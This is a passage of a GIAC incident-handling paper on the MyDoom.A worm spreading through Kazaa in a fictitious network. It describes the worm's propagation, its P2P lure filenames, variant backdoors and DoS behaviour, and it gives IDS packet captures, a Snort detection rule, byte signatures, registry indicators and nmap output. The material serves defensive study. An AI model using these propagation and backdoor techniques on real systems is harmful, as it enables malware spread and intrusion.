Global Information Assurance Certification Paper

MyDoom and its backdoor

by

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GCIH V3. (Modified with permission from Patrick Prue)

Statement of Purpose

In this paper Kazaa Media Desktop Client's role in spread of Mydoom.A virus over a fictitious network is examined. It will highlight the vulnerabilities of Kazaa media desktop to the virus. It will include steps to nullify the virus. It also examines the backdoor of Mydoom.A

The Exploit

Name

The name of the exploit is MyDoom.A virus.

The following URL's don't mention Mydoom or Novarg.

http://www.cve.mitre.org/cve/downloads/full-cve.html

http://www.cve.mitre.org/cve/candidates/downloads/full-can.html

Hence the exploit is not listed as a CVE and it's also not a candidate.

The CERT coordination center is tracking the activity related to the virus as CERT#25304.

The virus has the following aliases.

Novarg
W32.Novarg.A@mm
W32/Mydoom.a@MM
Win32.Mydoom.A
Win32/Shimg
WORM_MIMAIL.R

Operating System

The operating systems affected by the Virus are Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP.

The virus affects the operating system by modifying / adding registry keys. Windows registry is used to control the various applications on the OS. Once the virus starts modifying the registries, it gains control of the OS. By opening various ports the Mydoom.A virus makes the OS even more vulnerable as it provides backdoors for more viruses.

Protocols

The protocol used by the Mydoom virus is TCP. TCP / IP is the standard for data transfer over communication networks. According to IETF RFC793 the Transmission Control Protocol (TCP) provides a reliable stream delivery and virtual connection service to applications through the use of sequenced acknowledgment with retransmission of packets when necessary.

Reliability achieved by assigning a sequence number to each octet transmitted, and requiring a positive acknowledgment (ACK) from the receiving TCP. If the ACK is not received within a timeout interval, the data is retransmitted. At the receiver, the sequence numbers are used to correctly order segments that may be received out of order and to eliminate duplicates. Damage is handled by adding a checksum to each segment transmitted, checking it at the receiver, and discarding damaged segments.

Each machine supporting TCP has a TCP transport entity. This accepts user data streams from local processes, breaks them into fragments and sends each as a separate IP datagram. When IP datagram's containing the TCP data arrive at a machine, they are transferred to the TCP entity, which reconstructs the original byte streams.

TCP service is obtained by having both the sender and receiver create end points, called sockets. Each socket has a socket number (address) consisting of the IP address of the host and a 16-bit number local to that host, called a port. RFC 1700 gives a list of common ports.

The virus capitalizes on the static nature of the ports. The virus tries to gain access by through specific port. If it doesn't succeed it moves on to another port.

Applications:

Email:

The mass mailing routine of Mydoom begins by searching the infected machine for email addresses with various file extensions including

- .htm
- .sht
- .php
- .asp
- .dbx

If any @ characters are found in the search, the string containing that character is considered to be an email address and a copy of Mydoom is sent to it.

Mydoom also uses another technique for email spreading. It extracts the domain name portion of the infected email addresses and prefixes them with a name from a list of user names. These are the most common user names like John, Joe, Sam, David, Julie, Anna etc.

Mydoom also obtains the mail servers of the domain names it has extracted. This way it has the ability to bypass the SMTP server and communicate directly with the mail server of the victim.

Kazaa:

The worm will copy itself into the shared folder of Kazaa through any of the following filenames. It capitalizes on the vulnerability in Kazaa that files transmitted are never examined.

- winamp5
- icq2004-final
- activation_crack
- strip-girl-2.0bdcom_patches
- rootkitXP
- office_crack
- nuke2004

with a file extension of:

- .pif
- .scr
- .bat
- .exe

Variants.

As of May 18, 2004 Mydoom virus has the following Variants.

MyDoom.B

W32.Mydoom.B@mm is similar to MyDoom.A and spreads through e-mail and Kazaa network.

When W32.Mydoom.B@mm is executed, it creates the following files:

- %System%\Ctfmon.dll: Ctfmon.dll acts as a proxy server.
- %Temp%\Message: This file contains random letters and is displayed using Notepad.
- %System%\Explorer.exe.

It terminates the taskmon.exe process if it is running. It performs a DOS attack on both www.sco.com and www.microsoft.com. (MyDoom.A performs a DOS attack on www.sco.com only).

The virus overwrites the hosts file (%windir%\system32\drivers\etc\hosts on Windows NT/2000/XP, %windir%\hosts on Windows 95/98/ME) to prevent DNS resolution for a number of sites, including several antivirus vendors.

The backdoor component (ctfmon.dll) opens the first available TCP port in {1080, 3128, 80, 8080, 10080}.

The worm also contains functionality which allows it to install itself on systems which may have been infected by W32.Novarg.A@mm. This is accomplished as follows:

- The worm creates two to six threads working in parallel.
- Each thread scans a randomly picked class-C sized networks, from a.b.c.1 to a.b.c.254, except that it skips networks where a=16, 224, 127 or 128.
- Between each scanned network, a thread waits 128 ms.
- Each IP in the scanned class-C is contacted on port 3127, if the connection succeeds, the worm sends an update command along with a copy of itself to be executed on the remote machine.

MyDoom.F

This spreads through e-mail.

This Opens a backdoor listening on TCP port 1080, using the .dll component, which acts as a proxy server and can also download and execute the arbitrary files.

This opens a backdoor on TCP port 1080.

It performs a Denial of Service (DoS) against www.microsoft.com and www.riaa.com, if the computer's local system date is between the 17th and 22nd of any month

Creates a mutex, "jmydoat<the infected computer name>Xmtx," which allows only one instance of the worm to execute in memory.

Iterates through all the drives (hard drive, remote drive, or RAM drive), C through Z, creates randomly named copies of itself as .exe to randomly selected folders, or creates its .zip archive files using randomly generated file names. It also randomly deletes files from the drives.

MyDoom.G

This spreads through e-mail. It opens a backdoor on TCP ports 80 and 1080

- Can download and execute arbitrary files
- Performs a Denial of Service (DoS) against www.symantec.com

It terminates numerous processes and attempts to delete the associated files. The worm targets the processes and files that antivirus software uses, and some associated with other worms.

The icon used by the file tries to make it appear as if the attachment is a Windows Media file

MyDoom.H

This is very similar to the G variant except that the icon used by the file tries to make it appear as if the attachment is a MS Word document:

MyDoom.I:

This is similar in functionality to the A variant. It spreads through e-mail.

MyDoom.J

It does not appear to act as a backdoor and is similar in functionality to the A variant. It spreads through email and Kazaa. It periodically emails keystroke log files to the attacker. It attempts to end the processes containing predetermined strings, including antivirus and security software.

MyDoom.K

This opens back door on Port 3127. It Creates the file, %System%\Shimgapi.dll. This file may be detected as W32.Mydoom.B@mm.

Vulnerability of Kazaa to Mydoom

An understanding of the working of Kazaa is essential to explain how Mydoom exploits it. This will also help understand why it is difficult to contain the virus.

While there have been many peer to peer file sharing technologies over the last few years, Fast Track technology represents “Intelligent File sharing”. Kazaa, Grokster and iMesh use this technology. I use the word “intelligent” since unlike Napster there is no central server onto which the search request and download must pass through. The P2P searches occur through Supernodes. KMD users who have faster internet connection and powerful processors are dynamically assigned as supernodes. KMD users periodically upload the set of files they are sharing to the supernode. Supernode acts like a linked list. It has an index of shared files and when ever a new request comes in, it assigns it to the nearest KMD client that has the file. The KMD client who requested the file is then connected to the client who has the file and a direct download takes place.

The files that are downloaded in the shared directory of the Kazaa network are never examined. Each file in the folder is shared multiple number of times over the network. So if a single file is infected by MyDoom virus, it spreads very fast over the Kazaa network.

Fast Track technology also uses dynamic TCP / UDP ports for file transfer. So if the virus is spreading through Kazaa, blocking a single or even a set of ports is not going to work. Also blocking a port could effect other services that port uses.

The Attack

Description of network

A fictitious network is given below. It is a medium sized network with about 1000 nodes. It consists of a Cisco NIDS 4215 Sensor, Cisco 1760 Modular Access Router, Cisco VMS 2.2 Server (Cisco Works VPN/Security Management Solution), Cisco PIX 520 Firewall. The victim is a Dell PC running an Intel Pentium III 498 MHZ processor and Microsoft Windows XP Professional Operating System with Service Pack 1. It runs a KMD (Kazaa Media Desktop) client version 2.6.3.


The monitoring interface of the Cisco NIDS sensor is placed directly in front of the firewall. The Sensor’s control interface is connected to the firewall to connect to the router through the VMS. The router’s ACL’s can be modified using the VMS.

The system initiating the attack is a Dell PC having Windows NT operating system and a KMD client version of 2.6.

The ACL's allow all inbound TCP and UDP traffic.

access-list inbound permit tcp any any

access-list inbound permit udp any any



Working of the exploit

It is essential to understand the TCP handshake before the exploit packets can be analyzed.

A TCP header consists of Sequence Number Field (SYN), Acknowledgement Number Field (ACK), Pushed Data field (PSH), Reset Data Field (RST), Finished / Released field (FIN) and Urgent Pointer (URG).

The SYN bit is used to establish connections. The source sends a SYN to the destination. If the destination is listening to the source on the same port and accepts the connection then it will send a SYN / ACK packet. The host replies with an ACK packet.

The IDS event capture do not show the complete process here but it appears that the handshake has been complete and the attacker sends the victim a large set of characters. All the Mydoom virus logs that I have observed in the Cisco IDS show the same message from the attacker. That must be the pattern the IDS uses to detect the Mydoom signature.

Event Capture from IDS

```
    fromVictim:
000000  35 30 2D 50 49 50 45 4C  49 4E 49 4E 47 0D 0A 32  50-PIPELINING..2
000010  35 30 2D 38 42 49 54 4D  49 4D 45 0D 0A 32 35 30  50-8BITMIME..250
000020  2D 53 49 5A 45 0D 0A 32  35 30 2D 44 53 4E 0D 0A  -SIZE..250-DSN..
000030  32 35 30 2D 45 54 52 4E  0D 0A 32 35 30 2D 41 55  250-ETRN..250-AU
000040  54 48 20 47 53 53 41 50  49 0D 0A 32 35 30 2D 53  TH GSSAPI..250-S
000050  54 41 52 54 54 4C 53 0D  0A 32 35 30 2D 44 45 4C  TARTTLS..250-DEL
000060  49 56 45 52 42 59 0D 0A  32 35 30 20 48 45 4C 50  IVERBY..250 HELP
000070  0D 0A 32 35 30 20 32 2E  31 2E 30 20 3C 69 6E 64  ..250 2.1.0 ... Sender ok..
0000A0  32 35 30 20 32 2E 31 2E  35 20 3C 6C 69 6E 64 61  250 2.1.5 ...
0000C0  52 65 63 69 70 69 65 6E  74 20 6F 6B 0D 0A 33 35  Recipient ok..35
0000D0  34 20 45 6E 74 65 72 20  6D 61 69 6C 2C 20 65 6E  4 Enter mail, en
0000E0  64 20 77 69 74 68 20 22  2E 22 20 6F 6E 20 61 20  d with "." on a
0000F0  6C 69 6E 65 20 62 79 20  69 74 73 65 6C 66 0D 0A  line by itself..
    fromAttacker:
000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000010  41 41 41 41 41 0D 0A 41  41 41 41 41 41 41 41 41  AAAAA..AAAAAAAAA
000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000060  41 41 41 0D 0A 41 41 41  41 41 41 41 41 41 41 41  AAA..AAAAAAAAAA
000070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000B0  41 0D 0A 41 41 41 41 41  41 41 41 41 41 41 41 41  A..AAAAAAAAAAAA
0000C0  41 41 41 41 41 41 41 41  41 41 41 4D 53 34 79 4E  AAAAAAAAAAAMS4yN
0000D0  41 42 56 55 46 67 68 44  41 6B 43 43 55 68 2B 69  ABVUFghDAkCCUh+i
0000E0  59 2F 55 4E 68 79 42 4B  5A 59 41 41 46 4E 4F 41  Y/UNhyBKZYAAFNOA
0000F0  41 41 41 67 41 41 41 4A  67 45 41 78 65 36 48 0D  AAAgAAAJgEAxe6H.
```

Description of the attack

The code provided in the appendix shows how the Virus copies itself to the Kazaa folder, how it modifies the registries, launches the DOS attack etc.

The first level of defense in the network is the intrusion detection system. The IDS signature updates for Mydoom.A virus come a couple of days after the virus

breaks down. Hence the malicious virus penetrated through the IDS without being detected.

The second line of defense is the PIX firewall. Some of the peer to peer traffic is blocked using the PIX.

access-list outbound deny tcp any any eq 4662

blocks e-donkey.

Peer to peer networks that use central servers are also blocked by denying outbound requests to them.

However these rules cannot be applied to Kazaa network which uses “intelligent file transfer”. While the signature recognizing Kazaa traffic is enabled on the IDS, it is not set to Shun / TCP reset as the IDS does IP based shunning and too many IP’s in the shun list will slow it and also the edge router. The only IP’s that are shunned pertain to traffic matching malicious virus signatures.

The P2P victim user is looking for a file. A query for the file goes through the P2P supernodes in the Kazaa network. The P2P supernode shown in the figure gets this query. This maintains an index of files its neighboring P2P clients have. It finds that one of its neighbor’s has the file. Mydoom.A virus has infected that machine and a copy of the virus has been copied to the shared folder. Hence when file transfer between attacker and victim takes place, the Mydoom.A virus spreads to the victim, inadvertently.

Signature of the attack

The attack modifies the registry keys as indicated later.

If the virus on the affected system came through the Kazaa network, then it leaves any of the the following files in the “shared” folder

- nuke2004
- office_crack
- rootkitXP
- strip-girl-2.0bdcom_patches
- activation_crack
- icq2004-final
- winamp

Intrusion Detection rules for the Snort IDS that covers one form of Mydoom.A

alert tcp !$SMTP_SERVERS 25 <> any any (msg:"Potential MyDoom infection!";

content:"contains Unicode characters"; classtype:misc-activity; reference:url,isc.sans.org; sid:20040127; rev:1;)

The following sequence of characters can be used to recognize the backdoor component of Mydoom.

0x85 0x13 0x3c 0x9e 0xa2

The source code is provided in the appendix.

Protection

Users of older versions of Kazaa need to upgrade to the latest versions that have inbuilt virus protection in the form of Bullguard. Having up to date definitions of anti-virus software like Symantec or MacAfee also helps. The Windows systems should be configured for live updates so that latest patches released by Microsoft will be automatically installed onto the system.

Blocking inbound and outbound connections to port 3127 is one of the easier solutions to prevent the virus. A detailed description of what Network Administrators can do is provided in the "lessons learnt" section.

The Incident Handling Process

Preparation

As soon as the Virus was announced, the relevant signature on the IDS signature was set to Shun. This blocks the ip's of the source addresses from which the virus is propagating. If the source is external to our network, it is blocked at our edge router and thus protects our network.


Similarly if the source is within our network, then it will prevent the Virus from affecting other networks.

Unless the victim regularly uses runs virus update definitions on the system's anti-virus software and scans his PC regularly, these is no way that he will release the presence of the virus.

Identification

The incident can be detected by enabling the appropriate signature on the intrusion detection system.

The Security Monitor of the VMS reports the virus below.



The Event Viewer of the IDS Device Manager logged the incident as follows.

```
evAlert: eventId=1083412361215296732 severity=high

sigName=Novarg / Mydoom Virus Mail Attachment

    fromVictim:
000000  35 30 2D 50 49 50 45 4C  49 4E 49 4E 47 0D 0A 32  50-PIPELINING..2
000010  35 30 2D 38 42 49 54 4D  49 4D 45 0D 0A 32 35 30  50-8BITMIME..250
000020  2D 53 49 5A 45 0D 0A 32  35 30 2D 44 53 4E 0D 0A  -SIZE..250-DSN..
000030  32 35 30 2D 45 54 52 4E  0D 0A 32 35 30 2D 41 55  250-ETRN..250-AU
000040  54 48 20 47 53 53 41 50  49 0D 0A 32 35 30 2D 53  TH GSSAPI..250-S
000050  54 41 52 54 54 4C 53 0D  0A 32 35 30 2D 44 45 4C  TARTTLS..250-DEL
000060  49 56 45 52 42 59 0D 0A  32 35 30 20 48 45 4C 50  IVERBY..250 HELP
000070  0D 0A 32 35 30 20 32 2E  31 2E 30 20 3C 69 6E 64  ..250 2.1.0 ... Sender ok..
0000A0  32 35 30 20 32 2E 31 2E  35 20 3C 6C 69 6E 64 61  250 2.1.5 ...
0000C0  52 65 63 69 70 69 65 6E  74 20 6F 6B 0D 0A 33 35  Recipient ok..35
```

```
0000D0  34 20 45 6E 74 65 72 20  6D 61 69 6C 2C 20 65 6E  4 Enter mail, en
0000E0  64 20 77 69 74 68 20 22  2E 22 20 6F 6E 20 61 20  d with "." on a
0000F0  6C 69 6E 65 20 62 79 20  69 74 73 65 6C 66 0D 0A  line by itself..
    fromAttacker:
000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000010  41 41 41 41 41 0D 0A 41  41 41 41 41 41 41 41 41  AAAAA..AAAAAAAAA
000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000060  41 41 41 0D 0A 41 41 41  41 41 41 41 41 41 41 41  AAA..AAAAAAAAAA
000070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000B0  41 0D 0A 41 41 41 41 41  41 41 41 41 41 41 41 41  A..AAAAAAAAAAAA
0000C0  41 41 41 41 41 41 41 41  41 41 41 4D 53 34 79 4E  AAAAAAAAAAAMS4yN
0000D0  41 42 56 55 46 67 68 44  41 6B 43 43 55 68 2B 69  ABVUFghDAkCCUh+i
0000E0  59 2F 55 4E 68 79 42 4B  5A 59 41 41 46 4E 4F 41  Y/UNhyBKZYAAFNOA
0000F0  41 41 41 67 41 41 41 4A  67 45 41 78 65 36 48 0D  AAAgAAAJgEAxe6H.

participants:
    attack:
      attacker:
        addr: 1.1.1.1
        port: 1875
      victim:
        addr: 2.2.2.2
        port: 25
```

The virus can be confirmed by the running regedit on the victim machine and finding out if any of the following changes have been made in the machine of the victim.

Addition of registry keys

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Explorer\ComDlg32\Version

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\ComDlg32\Version
```

Presence of "(Default)" = "%System%\shimgapi.dll" in the registry key


```
HKEY_CLASSES_ROOT\CLSID\{E6FB5E20-DE35-11CF-9C87
00AA005127ED}\InProcServer32
```


If "TaskMon" = "%System%\taskmon.exe" has been added to the registry keys:


```
HKEY_CURRENT_USER\Software\Microsft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```


Presence of activation_crack.bat file in the Shared Folder of Kazaa and entry for TaskMon.exe application in the System32 folder, confirm the presence of the Virus.







Presence of a notepad with junk characters is also a signature for the virus.



Running of Nmap can show the open ports in a network indicating the presence of a Mydoom backdoor.

Nmap information before running infected file

```
Port        State       Service
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
445/tcp     open        microsoft-ds
1025/tcp    open        listen
3389/tcp    open        msrdp
5000/tcp    open        fics
```

Nmap information after running infected file

```
Port        State       Service
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
445/tcp     open        microsoft-ds
